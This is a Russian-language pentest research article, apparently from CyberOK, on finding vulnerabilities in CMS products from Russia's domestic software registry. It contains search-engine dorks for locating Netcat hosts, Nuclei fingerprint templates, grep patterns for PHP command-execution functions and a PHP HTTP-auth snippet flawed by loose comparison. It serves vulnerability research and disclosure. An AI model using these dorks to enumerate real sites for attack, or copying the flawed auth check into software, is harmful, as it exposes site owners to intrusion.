www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

# Тонкости импортозамещения CMS.

# Собираем Bug Bounty и БДУ по реестру отечественного ПО.

*Дмитрий Прохоров – специалист по тестированию на проникновение, CyberOK.*

## Введение

Меня зовут Дмитрий Прохоров, я специалист по тестированию на проникновение из команды CyberOK. Исследуя просторы Рунета и собирая фингерпринты для различных CMS, я заметил, что присутствует большое множество различных веб-сайтов на CMS отечественной разработки. И да, это не Битрикс!

## CMS.RU – кто они?

Что такое «отечественная CMS»? Если посмотреть на статистику по распространённости в Рунете, то можно найти много открытых или условно-бесплатных решений таких как Wordpress или Joomla, а также различных «облачных» продуктов как Tilda.

В рамках этого исследования мы решили сосредоточиться на тех продуктах, которые входят в реестр отечественного ПО.




*Рис. 1 Искать отечественное ПО можно тут https://reestr.digital.gov.ru/*

Почему? На самом деле, ответ лежит на поверхности. Продукты из «нашего» реестра как правило поставляются для государственных и около «них» учреждений, что, во-первых, как бы говорит о том, что данные продукты имеют свою важность и ценность. И, поскольку по своей сути CMS используется для разработки внешних приложений, возникает вопрос: «А насколько они безопасны?».

Немного обратившись к цифрам, мы собрали статистику по Рунету с помощью нашей «кибербалайки» СКИПА. После сбора данных получилась следующая картина:




*Рис. 2*

Кстати, СКИПА и сервисы непрерывного контроля поверхности атак и пентеста доступны для пилотов для корпоративных заказчиков. Безвозмездно. То есть даром. Писать info@cyberok.ru!

Попробуем найти пересечение между популярными продуктами и реестром ПО. Бинго!




*Рис. 3*




*Рис. 4*

Отлично, что же мы можем узнать из реестра о выявленных ранее уязвимостях в продукте?

Место для такой информация (о наличии уязвимостей в программном обеспечении) имеется в реестре. Но немного пройдясь в поисковике, я заметил, что фраза «Уязвимости

отсутствуют» присутствует в почти каждом продукте реестра. А как же «No system is safe»? Для меня, как практикующего пентестера и багбаунтера, отсутствие выявленных уязвимостей означает либо, что продукт «Неуловимый Джо» и никому не нужен, либо вендор не исправляет баги.

## Опыт взаимодействия с БДУ ФСТЭК

Тут на помощь приходит еще один источник информации – БДУ ФСТЭК России. Именно на него ссылается реестр. Обратившись на момент начала исследования к банку данных по упомянутому выше продукту Netcat CMS, я увидел всего одну уязвимость, связанную с открытым перенаправлением. Но даже ее не было в списках уязвимостей в реестре.




*Рис. 5*




*Рис. 6*

**Поправка: после нашего обращения к держателям реестра они начали пересмотр процедуры внесения информации, и к моменту написания статьи уязвимость за 2023 год уже была внесена.*




*Рис. 7*

## Автоматизация процесса

Теорию прошли, переходим к практике. Как только у меня закралась мысль посмотреть отечественные CMS более детально, попутно пополнить БДУ новыми уязвимостями, а еще въехать в рейтинг и поглядеть на пересечения с Bug Bounty программами – я отправился за дорками в поисковики. И ничего не нашел! Но для тру-хацкера это не проблема. Берем сайты на нужной нам CMS-ке и исследуем:

- заголовки;
- файлы Javascript (хэши, утечки версий);
- артефакты в теле ответа HTML в корневой директории;
- особенности структуры CMS.




*Рис. 8*




*Рис. 9*

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

```
<link href="/netcat_template/template/netcat_default/css/default.
<link href="/netcat_template/template/netcat_default/css/mixin_de
<script>…</script>
<script>…</script>
<script src="/netcat_template/asset/jquery/3.6.0/jquery.min.js" d
<script src="/netcat_template/asset/nc_visibility_accordion/lates
<script src="/netcat_template/asset/jquery_ui_core/1.12.1/jquery-
```

*Рис. 10*

А дальше составляем дорки на основе синтаксиса ASM.

| Платформа | Запрос | Кол-во хостов |
|---|---|---|
| СКИПА | product.name: netcat | 24422 |
| netlas | http.body:"/netcat_template/" AND geo.country:("RU") | 3307 |
| fofa | body="/netcat_template/" && country="RU" | 17841 |
| hunterhow | web.body="/netcat_template/" and ip.country=="Russia" | 7781 |




*Рис. 11*




*Рис. 12*

С позиции ASM-ов тоже не все так просто. Кто-то хорошо парсит корневой HTML (это наша СКИПА), а кто-то не очень... (Где хосты, Shodan?).

И вот мы уже видим некоторую поверхность атакуемых хостов. Но постоянно вводить дорки, а еще везде свой синтаксис... В общем, не удобно. Ленивые стараются максимально облегчить свою работу, поэтому автоматизируем процесс с помощью любимого Nuclei.

Из наиболее выдающихся способностей этой “шайтан” машины можно выделить следующее:

- встроенный DLE (логика, операции сравнения);
- вычисление хэш-значения файла налету;
- удобный сбор по заданному скоупу;
- создание Workflow по CMS.

```
http:
- raw:
  - |
    GET / HTTP/1.1
    Host: {{Hostname}}

  redirects: True
  extractors:
    - type: regex
      name: build
      group: 1
      regex:
        - '\/js\/cms\/jquery\.compiled\.js\?([\d]+)'
        - '/js/guest.js?([\d]+)'

  matchers-condition: or
  matchers:
    - type: dsl
      name: alive
      dsl:
        - status_code == 200
        - 'contains(header, "X-Generated-By: UMI.CMS")'
      condition: and
```

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

*Рис. 13*

```yaml
extractors:
  - type: regex
    part: body_2
    name: version
    group: 1
    regex:
      - 'href=''\/netcat\/admin\/[^'']+\?([\d]+)'

  - type: regex
    name: misconfig_version
    part: body_4
    regex:
      - '(\d+\.\d+\.\d+\.\d+)'

matchers:
  - type: dsl
    name: admin
    dsl:
      - contains(body_1, "NETCAT_PATH")
      - contains(body_1, "nc-admin")
    condition: and
```

*Рис. 14*

### Вставляем кавычку.

Когда я только начинал весь процесс исследования «отечественных» CMS, я думал о каком-то мозговом штурме, поиске гаджетов для раскрутки скрытых десериализаций пользовательских данных и прочих интересностях (и не очень-то хотелось). Но все оказалось совсем по-другому. Кажется, что чем меньше продукт известен, тем проще его ломать. И, в нашем случае, все было именно так. Быстро и дерзко ☺

### WHITE BOX

Что необходимо:

- демо-версия CMS (благо они есть, цены ой-ой-ой);

- легкое SAST решение для быстрого анализа;

- наши прямые ручки для разбора проблемных строк кода и паттернов разработчика.

В качестве SAST без заморочек и да, с кучей фолзов – Semgrep. Для любителей «все в одном» можно даже Nuclei (да, да, страшно, но быстро что-нибудь да выплюнет). А для каких-то изысканий по коду подойдет ваша любимая IDE, кому-то Grep-ом со своими «правилами», а я вообще SublimeText-ом пользовался периодически ☺




*Рис. 15*

## Command execution:

```
grep -Ri "shell_exec(" .
grep -Ri "system(" .
grep -Ri "exec(" .
grep -Ri "popen(" .
grep -Ri "passthru(" .
grep -Ri "proc_open(" .
grep -Ri "pcntl_exec(" .
```

*Рис. 16*

И тут начало падать разное:

```php
if (
    !isset($_SERVER['PHP_AUTH_USER']) ||
    !(
        $_SERVER['PHP_AUTH_USER'] == $secret_name &&
        $_SERVER['PHP_AUTH_PW'] == $secret_key
    )
) {
```

*Рис. 17*

Type Juggling (с условиями) в авторизационной части CMS, попытки скрытия своего исходного кода непонятно зачем, когда все доступно... А что уж говорить о вхождениях пользовательских данных (комментарии, User-Agents и т.п.) в административный интерфейс.




*Рис. 18*




*Рис. 19*

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

Я не буду останавливаться на этом, потому что первостепенной задачей было быстро выявить уязвимости и направить их в БДУ. Оставляем все находки BlackBox-у, в динамике этот поток фолзов Semgrep разгребать куда проще, эффективнее, да и просто веселее.

www.cyberok.ru
info@cyberok.ru
+7 (495) 137-7337

## BLACK BOX

Что необходимо:

- Burp Suite (Live Active Scan);

- плагины Burp Suite;

- наши ручки для конфигурации сервера и CMS.

Данный инструментарий, а также полученные WhiteBox-ом результаты позволили выявить порядка 10 уязвимостей в самом начале исследования.

Но обо всем по порядку.

**Настраиваем CMS и сервер:**

- Сбрасываем версию ЯП (и т.п.) до минимально-стабильной.
- Отключаем средства защиты CMS.
- Стараемся оставить дефолт-настройки CMS.
- Включение Debug-режима, вывода ошибок.

Отдельно нужно указать на то, что в процессе прохождения сканером в административном интерфейсе можно запросто положить CMS и сервер, поэтому требуются Backup-ы и дополнительный пользователь в системе для быстрого отката к первоначальному состоянию.

**Немного WhiteBox-а, пока изучаем директории и структуру CMS:**

- Изучаем .htaccess (временная папка, cache, папки загрузки).
- Смотрим в composer и vendor/ (CVE, Github Issue).
- Делаем find в корне для сбора всех файлов – после установки и под конец исследования (диффаем | grep –v upload).
- Стоило бы почитать документацию.
- Отдельное внимание Ajax, API.

Сравнения результатов изменения файловой системы позволяют быстро выявить сгенерированные чувствительные файлы. Быстрое прохождение по такому списку позволяет оперативно выявить утечку конфиденциальной информации в продукте. А такие файлы, как .htaccess, настроенные по дефолту в CMS при его установке, позволяют определить правильный вектор уязвимостей типа загрузки файлов опасного вида и различных методов обхода авторизации на защищенные конечные точки.

